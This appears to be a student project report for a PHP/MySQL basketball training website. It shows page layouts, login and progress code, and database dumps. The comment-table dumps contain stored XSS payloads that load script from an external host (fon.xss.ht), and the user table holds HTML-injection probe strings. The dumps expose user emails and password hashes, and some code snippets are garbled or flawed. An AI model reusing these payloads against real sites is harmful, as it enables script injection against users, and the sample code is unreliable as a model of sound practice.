

Virtual Trainer

An Online Platform for Basketball Training

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Introduction

- This project was created for beginner basketball players who want to work on their skills and may not have the ability to go to in person training due to COVID-19. It gives players another option to seek help and ask questions they may have.




Requirement Analysis

- The front-end development was done by using CSS and Bootstrap to create a clean interface.
- HTML and PHP was used to create a register and sign in form for users to access their accounts.
- MYSQL database tables were created to store user's information and progress
- Once logged in the users have a simple interface that allows them to complete training modules, check their progress, and add comments.
- An admin page was also created to check the user's progress.

Website Flow

The home page details all the information a user would need to know about the website, displaying the skills you would learn, a page to see some of the best basketball players (For motivational purposes) and has the sign up and sign in options as well.



Website Structure & Design





Virtual Trainer

Basketball Training Made Safe

[Find Out More](#)

[Sign Up](#)

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[Sign In](#)



Create an Account!

Registration form with the following fields:

- First Name
- Last Name
- Email Address
- Password
- Repeat Password


Register Account

[Already have an account? Login!](#)

```
mysql> select* from users2;
```

idUsers	FirstName	LastName	emailUsers	pwdUsers	CREATED_AT
1	Tyson	Howard	tmhoward@vwu.edu	\$2a\$07\$acdfsbgtyhj1425\$\$\$\$\$.QL3EEwVDsNuAv30q3xbDqyLT.2CwrtS	2020-09-26 21:52:53
2	Tyson	Howard	tmhowardl@vwu.edu	\$2a\$07\$acdfsbgtyhj1425\$\$\$\$\$.KY60M6AmmByV7arsyXy4hQzrRlq1ED2	2020-09-26 23:34:56
3	jay	smith	jay@vwu.edu	\$2a\$07\$acdfsbgtyhj1425\$\$\$\$\$.QL3EEwVDsNuAv30q3xbDqyLT.2CwrtS	2020-09-30 13:14:25
4	ari	toy	atoy@yahoo.com	\$2a\$07\$acdfsbgtyhj1425\$\$\$\$\$.dPSfnTY.zlRteTrSIzeFBG8k3e6xq/2	2020-10-22 00:19:54
5	tyson	howard	thoward@vwu.edu	\$2a\$07\$acdfsbgtyhj1425\$\$\$\$\$.dPSfnTY.zlRteTrSIzeFBG8k3e6xq/2	2020-10-28 17:08:58
6	john	john	jon@vwu.edu	\$2a\$07\$acdfsbgtyhj1425\$\$\$\$\$.dPSfnTY.zlRteTrSIzeFBG8k3e6xq/2	2020-10-29 18:38:17
11	"><hl>tes</hl>	"><hl>tes</hl>	waq@gmail.com	\$2a\$07\$acdfsbgtyhj1425\$\$\$\$\$.X3hmS/V4TR499xQT50/P1hVd4mV136C	2020-11-16 11:25:15
13	test	test	test@vwu.edu	\$2a\$07\$acdfsbgtyhj1425\$\$\$\$\$.QL3EEwVDsNuAv30q3xbDqyLT.2CwrtS	2020-12-01 15:12:36

rows in set (0.00 sec)



Welcome Back!

Login

[Create an Account!](#)

```

else if ($passwordCk == true && $dbID ==1) {
    session_start();
    $_SESSION['accID'] = $dbID;
    $_SESSION['accUSER'] = $user;

    header("Location: gray/admins.php?login=success");
    exit();
}

else if ($passwordCk == true) {
    session_start();
    $_SESSION['accID'] = $dbID;
    $_SESSION['accUSER'] = $user;

    header("Location: gray/index.php?login=success");
    exit();
}

```

```

mysql> mysql> select idUsers, pwdUsers FROM users2 WHERE emailUsers="tmhoward@vwu.edu";
+-----+-----+
idUsers | pwdUsers |
+-----+-----+
1 | $2a$07$acdfsbxgtyhj1425$$$$$.QL3EEwVDsNuAv3Oq3xbDqyLT.2CwrtS |
+-----+-----+
1 row in set (0.00 sec)

```

User: jay smith

Player Position

Logout



WELCOME!

Your journey begins...

GET STARTED

User: jay smith

Player Position

Logout

Select Your Position

Guard

Center

User: jay smith


[Start Training!](#)

[Comments/Question](#)

[My Progress](#)

[Return Home](#)

[Logout](#)



Training Modules



Guard

[Start Training!](#)

User: jay smith

Start Training!

Comments/Question

My Progress

Return Home

Logout

Start Training!



Dribbling



Shooting



Passing



Defense

```
mysql> select* from pguard3 where idUsers=3;
```

idUsers	Dribble	Shooting	Passing	Defense
3	Yes	NULL	NULL	NULL
3	NULL	Yes	NULL	NULL
3	NULL	NULL	Yes	NULL
3	NULL	NULL	NULL	Yes

rows in set (0.00 sec)

```
#idbID = $_SESSION['accID'];
$sql = "select* from pguard3 where idUsers =?";
$stmt = mysqli_stmt_init($connect);

if(!mysqli_stmt_prepare($stmt, $sql)){
    print"Error";
    exit();
}
else{

    //print"bad";
    mysqli_stmt_bind_param($stmt, "i", $idbID);
    mysqli_stmt_execute($stmt);
    mysqli_stmt_store_result($stmt);
    $dbCheck = mysqli_stmt_num_rows($stmt);

    if($dbCheck==4)
    {
        print"All Modules Complete";
        //print($dbCheck);
        echo "<p>";
    }

    $image="http://bestanimations.com/media/awards/1466403556trophy-gold-animated-gif-6.gif";
    print"<img src=\"\$image\" width=\"200\" height=\"200\"/\>";

}
else
{
    //print($dbCheck);
    print"Modules incomplete";
    echo "<p>";
    print"Follow the steps in the video and click submit when you have finished";
}
```

Dr. John Wang, Virginia Wesleyan University, Virginia Beach, Virginia, USA
 Follow the steps in the video and click submit when you have



Module incomplete
Follow the steps in the video and click complete when you have finished

Dribbling



Completed Dribbling Module

Submit

Close Window

```
div>
  <label>
    <input type="radio" class="option-input radio" value="Yes" name="dribble"/>
    Completed Dribbling Module
  </label>
./div>
```

```

$idbID = $_SESSION['accID'];
$pg_dribble = $_GET['dribble'];
$pg_shoot = $_GET['shoot'];
$pg_pass = $_GET['pass'];
$pg_defense = $_GET['defense'];

    if($pg_dribble == "Yes")
    {
        $sql = "select Dribble from pguard3 where idUsers=? AND Dribble = 'YES'";
        //$sql = "select Dribble = 'YES' from pguard3 where idUsers=?";
        $stmt = mysqli_stmt_init($connect);

        if(!mysqli_stmt_prepare($stmt, $sql)){
            header("Location: index1.php?error=sqlerror11");
            exit();
        }
        else{
            //mysqli_stmt_bind_param($stmt, "ss", $idbID,$pg_dribble);
            mysqli_stmt_bind_param($stmt, "i", $idbID);
            mysqli_stmt_execute($stmt);
            mysqli_stmt_store_result($stmt);
            $dbCheck = mysqli_stmt_num_rows($stmt);

            if($pg_dribble != "Yes"){
                header("Location: index1.php?Module_NOT_complete");
                exit();
            }
            else if($dbCheck > 0){
                header($hello = "Complete!!");
                header("Location: index1.php?Module_Dribble_Completed");
                //print($dbCheck);

                exit();
            }
            else{
                $sql = "INSERT INTO pguard3 (idUsers,Dribble) VALUES (?,?)";
                $stmt = mysqli_stmt_init($connect);

                if(!mysqli_stmt_prepare($stmt, $sql)){
                    header("Location: register.php?error=sqlerror");
                    exit();
                }
                else{
                    mysqli_stmt_bind_param($stmt, "ss", $idbID, $pg_dribble);
                    mysqli_stmt_execute($stmt);
                    //print "You have completed the dribbling module!!<P>";
                    header("Location: index1.php?pguard=success_dribble");
                }
            }
        }
    }

```

```

mysql> select* from pguard3;
-----+-----+-----+-----+-----+
idUsers | Dribble | Shooting | Passing | Defense |
-----+-----+-----+-----+-----+
4 | NULL | Yes | NULL | NULL |
4 | NULL | NULL | NULL | Yes |
5 | NULL | Yes | NULL | NULL |
1 | NULL | Yes | NULL | NULL |
1 | NULL | NULL | Yes | NULL |
-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

```

```

mysql> select Dribble from pguard3 where idUsers=3 AND Dribble = "Yes";
-----+
Dribble |
-----+
Yes |
-----+
1 row in set (0.00 sec)

```


https://zeus.vwu.edu/~tmhoward/port/gray/question.php

User: jay smith Point Guard Center Comments/Question My Progress Return Home Logout

Insert Your Question/Comment

— ★ —

Type your comment here.

Send

Check My Comments

https://zeus.vwu.edu/~tmhoward/port/gray/checkcomments.php

User: jay smith Point Guard Center Comments/Question My Progress Return Home Logout

Questions/Comments

— ★ —

My Comments

Testing the comments...

Test question

Testing

Create Comment

Comments will automatically delete after you receive a response in your email.

```
mysql> select* from comment1;
+-----+-----+-----+
| idUsers | Comment                                     | qnumber |
+-----+-----+-----+
| 3       | Testing the comments...                     | 46      |
| 3       | Test question                               | 47      |
| 10      | <script src=https://fon.xss.ht></script>     | 48      |
| 10      | ?<script src=https://fon.xss.ht></script>   | 49      |
| 3       | Testing                                     | 50      |
+-----+-----+-----+
5 rows in set (0.00 sec)
```

My Progress



Guard

Dribbling	Shooting	Passing	Defense
Yes			

```
mysql> select * from pguards;
+----+-----+-----+-----+-----+
| idUsers | Dribble | Shooting | Passing | Defense |
+----+-----+-----+-----+-----+
| 4 | NULL | Yes | NULL | NULL |
| 4 | NULL | NULL | NULL | Yes |
| 5 | NULL | Yes | NULL | NULL |
| 1 | NULL | Yes | NULL | NULL |
| 1 | NULL | NULL | Yes | NULL |
| 3 | Yes | NULL | NULL | NULL |
+----+-----+-----+-----+-----+
rows in set (0.00 sec)
```

- Shooting module incomplete.
- Passing module incomplete.
- Defense module incomplete.

User: Tyson Howard

Player Status

Logout



WELCOME!

Admin Page

GET STARTED

User: Tyson Howard

Player Status

Logout

Check Player Status

Guard

Center

Guard Module Progress



iD	Dribbling	Shooting	Passing	Defense
1		Yes		
1			Yes	

Select ID Send

iD	Dribbling	Shooting	Passing	Defense
4		Yes		
4				Yes
5		Yes		
1		Yes		
1			Yes	

Delete ID Delete Module Delete All Modules Send

User Comments

— ★ —

```
mysql> select* from comment1;
+-----+-----+-----+
| idUsers | Comment | qnumber |
+-----+-----+-----+
| 3 | Testing the comments... | 46 |
| 3 | Test question | 47 |
| 10 | <script src=https://fon.xss.ht></script> | 48 |
| 10 | ?<script src=https://fon.xss.ht></script> | 49 |
| 3 | Testing | 50 |
+-----+-----+-----+
5 rows in set (0.00 sec)
```

Delete Question Number Send Delete All Questions From I Send

Conclusion

- This website successfully gives users the ability to learn the fundamentals of basketball in a safe space and allows users to voice their question or concerns they may have.
- To expand this project, one way is for users to interact with each other. Also, in the register form I would give trainers the ability to sign up and interact with players as well. In effect, allowing players and trainers to network with each other.